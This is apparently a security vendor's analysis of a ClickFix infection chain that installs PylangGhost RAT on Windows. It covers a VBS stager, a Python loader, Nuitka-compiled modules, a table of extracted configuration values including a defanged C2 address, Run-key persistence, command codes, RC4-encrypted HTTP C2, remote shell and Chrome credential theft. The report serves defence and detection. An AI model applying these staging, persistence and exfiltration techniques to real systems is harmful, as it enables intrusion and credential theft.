For Windows systems, the ClickFix attack chain begins by downloading a ZIP file, and then using PowerShell to unzip it and then running a VBS file through wscript. The VBS file acts as a local stager extracting Python’s runtime and then executes a Python script that acts as an execution wrapper that loads PylangGhost RAT as PYD files.

Windows payload chain delivering PylangGhost RAT
VBS Local Stager
The primary purpose of the VBS file (update.vbs) is to silently unpack a bundled archive (dll.zip – Python Standard Library) from the current directory using tar, which contains standard Python modules, and then execute a Python file (loader.py) through a renamed CPython 3.10 executable (chost.exe). Because Windows does not come with Python installed by default, the attackers cannot simply drop loader.py onto the victim’s machine and expect it to run. They have to ship the entire Python execution environment and libraries along with the malware.

Contents of update.vbs

Contents of a sample ZIP file
Python Execution Wrapper
Next in the chain is loader.py, which acts as a minimal execution wrapper. Its sole purpose is to load and detonate the compiled malicious payload (audiodriver.cp310-win_amd64.pyd) while abstracting away how the payload was built. A PYD file is a library file containing Python code which can be called out to and used by other Python applications. In order to make this library available to other Python programs, it is packaged as a dynamic link library (DLL). This is the same mechanism Windows executables use to import DLLs.
loader.py imports audiodriver and checks if it has a function called start, and if it does, it executes it, otherwise it assumes the payload was written asynchronously and uses Python’s asyncio library to execute the main function of audiodriver. When loader.py executes the line “import audiodriver”, the interpreter doesn’t just look for audiodriver.py or audiodriver.pyd. It queries its internal import machinery to search for ABI-tagged (Application Binary Interface) files that specifically match the exact version and architecture of the interpreter currently running. Since the bundled chost.exe is a CPython 3.10 64-bit interpreter, it will automatically search for and load audiodriver.cp310-win_amd64.pyd when it sees “import audiodriver”.

loader.py code
PylangGhost RAT
The audiodriver.cp310-win_amd64.pyd file is an improved version of PylangGhost RAT. It acts as the orchestrator file, with the other PYDs working as integrated modules. While in previous versions the payloads were plaintext Python scripts, in this variant they compiled the Python files with Nuitka as Python 3.10 native extension modules to further complicate detection and analysis.

Detect It Easy analysis of audiodriver.cp310-win_amd64.pyd
Nuitka is a Python-to-C++ compiler frequently utilized by threat actors to obfuscate code and convert malicious Python scripts into native, standalone machine-code executables. Because the source code is translated and compiled rather than merely bundled, it bypasses basic signature-based detections and complicates reverse engineering.
When Nuitka compiles a Python script, it doesn’t just turn the logic into C++. It has to store the Python constants, variable names, and module metadata somewhere so the C++ code can reference them. On Windows, Nuitka stuffs all this data into the resource section of the executable, specifically in the RT_RCDATA block. As noted in prior analysis, by extracting embedded RT_RCDATA/3 resources from the PYD files, it is possible to identify hidden variables and configurations, which helps reconstruct the implant’s behavior.

Resource hacker usage for config.pyd
PylangGhost RAT consists of six well-structured Python modules. It starts with audiodriver.pyd which is the orchestrator component fetching configurations from config.pyd, archive helpers from util.pyd, and includes other plugins for different purposes such as api.pyd for HTTP C2, command.pyd for processing and executing commands, and auto.pyd for chrome credential and extension harvesting.

PylangGhost execution chain
Config – Configurations Holder
As described, config.py stores constants and variables for the other modules. By combining the previous plaintext versions of PylangGhost along with the current extracted variables and configurations from config.pyd we can reconstruct the full code of PylangGhost’s codebase.
| Variable Name | Extracted Value |
|---|---|
| SVR0825URL | hxxp[://]95.216.92[.]207:8080 |
| REG0825PATH | SoftwareMicrosoftWindowsCurrentVersionRun |
| REG0825KEY | csshost |
| PID0825NAME | .store |
| MACHINE0825HOST | .host |
| DAEMON0825VERSION | 1.0.0 |
| MSG5799FILE | qpwoe |
| MSG5799INFO | fwe9 |
| MSG5799LOG | 1q2w |
| GAUTH_ID | bhghoamapcdpbohphigoooaddinpkbai |
| MAX0825SLEEP | 40 |
| MIN0825SLEEP | 20 |
| DURATION0825ERROR_WAIT | 5 |
| UNIQUE_CODE0825 | xd7d |
| MSG0825PING | poiu |
| LOG0825SUCCESS | true |
| LOG0825FAIL | false |
| COMMAND0825INFORMATION | qwer |
| COMMAND0825FILE_UPLOAD | asdf |
| COMMAND0825FILE_DOWNLOAD | zxcv |
| COMMAND0825TERMINAL | vbcx |
| COMMAND0825WAIT | ghdj |
| COMMAND0825AUTO | r4ys |
| COMMAND0825EXIT | dghh |
| AUTO0825CHROME_GATHER | 89io |
| AUTO0825CHROME_COOKIE | gi%# |
| AUTO5799CHROMEPREFRST | 7ujm |
| AUTO5799CHROMEKEYCHAIN | kyci |
| SHELL_MODE0825WAIT_GETOUT | qmwn |
Variable and configuration values by extracting resources of config.pyd
Audiodriver – Orchestrator
By replacing the variable names of the plaintext Python code we can clearly see that audiodriver serves as the main orchestration engine (the “brain”) of the Remote Access Trojan (RAT), managing persistence, host tracking, and the continuous Command and Control (C2) communication loop.
It opens the standard Windows startup Run key and creates a string value named csshost that points to “wscript.exe update.vbs”, ensuring persistent execution of the local stager.

Registry-based persistence code of audiodriver.pyd
It also builds a unique identifier to track the infected machine by checking for a .host file. If it exists it generates 4 cryptographically secure random bytes using the secrets module, converts them to hex, and saves them to the .host file. It reads and returns this UUID for all future network communications.

Single instance tracking code of audiodriver.pyd
In addition, it implements a rudimentary Mutex by checking the local directory for .store file containing a Process ID (PID). It uses psutil.pid_exists() to see if that process is still active. If not, it writes its own PID to .store and continues. Next, it parses its own execution arguments to determine its initial state. By default it starts with the information gathering command. However, if the payload was executed with the arguments -command cookie, it forcefully overrides the starting command to the Chrome/Browser auto-theft module and loads the specific trigger for cookie theft.
Next follows the core infinite loop that keeps the RAT running and communicating with the attacker where it acts as a standard command dispatcher. It runs the Python function associated with the commands retrieved (see following table), takes the output of that function, combines it with the victim’s UUID and formats it for exfiltration to the C2 server via the api module. The C2 server’s HTTP response is decoded and updates the command with the attacker’s next instruction.

Audiodriver’s main function
| Command | Description |
|---|---|
| qwer | Send system profile / VM check data. |
| asdf | Upload a file to the C2. |
| zxcv | Download a file from the C2. |
| vbcx | Execute a remote shell command. |
| ghdj | Sleep / Wait. |
| r4ys | Trigger browser/extension theft. |
| dghh | Kill the malware process. |
PylangGhost RAT commands
Api – C2 Communication
The api module serves as the dedicated cryptographic transport layer for the RAT, designed to obfuscate C2 communications. Before data leaves the infected machine, the module generates a unique, ephemeral 128-byte RC4 key to encrypt the payload. It then constructs a custom binary packet by concatenating an MD5 checksum, the ephemeral key, and the ciphertext, ensuring that every outgoing message is both encrypted and cryptographically protected against tampering.
To transmit the data, the module utilizes standard HTTP POST requests with an application/octet-stream header, allowing the encrypted payload to seamlessly blend in with benign binary internet traffic. Upon receiving a response from the C2 server, the module acts in reverse, first recalculating the MD5 checksum to validate the packet’s integrity. If the checksum matches, it extracts the server’s RC4 key, decrypts the underlying payload, and passes the plaintext instructions back to the main orchestration loop.

Api code for C2 communication
Util – Archive Helper
The util module provides in-memory archiving capabilities to facilitate data exfiltration and payload delivery without leaving unnecessary forensic artifacts on the victim’s disk. By leveraging the tarfile and io libraries, it compresses targeted files and directories into a GZIP-compressed byte stream (.tar.gz) that can be transmitted directly to the C2 server. Conversely, the module handles the decompression of incoming archives received from the C2 and unpacking the payloads to a specified local directory. The extraction routine includes a deliberate safety mechanism (valid0825relPath) to reject directory traversal paths (e.g., ../../).

Util code for compression / decompression
Command – Instructions Launcher
The command module acts as the central nervous system and execution engine for the RAT, processing the raw instructions routed to it by the main orchestration loop. Its primary function is to translate attacker intent into direct system actions. Upon initial infection, it leverages the proccessSInfo function to immediately profile the victim’s machine, collecting environmental data such as the operating system, architecture, hostname, and active user profile. This telemetry allows the attackers to map out their newly acquired endpoint and determine the appropriate secondary payloads or post-exploitation tactics to deploy next.

proccessSInfo function of command
The proccessSUpload and proccessSDownload handlers work in tandem with the utility module to silently stage, compress, and extract files, enabling the exfiltration of sensitive directories or the deployment of additional malware or tools.

proccessSUpload and proccessSDownload functions of command
Furthermore, the proccessSTerminal function provides a remote shell capability. It smartly distinguishes between commands that require immediate output (running them synchronously with a strict timeout to prevent the RAT from freezing) and long-running background tasks, which it detaches into new sessions so they can operate invisibly without blocking the main C2 heartbeat.
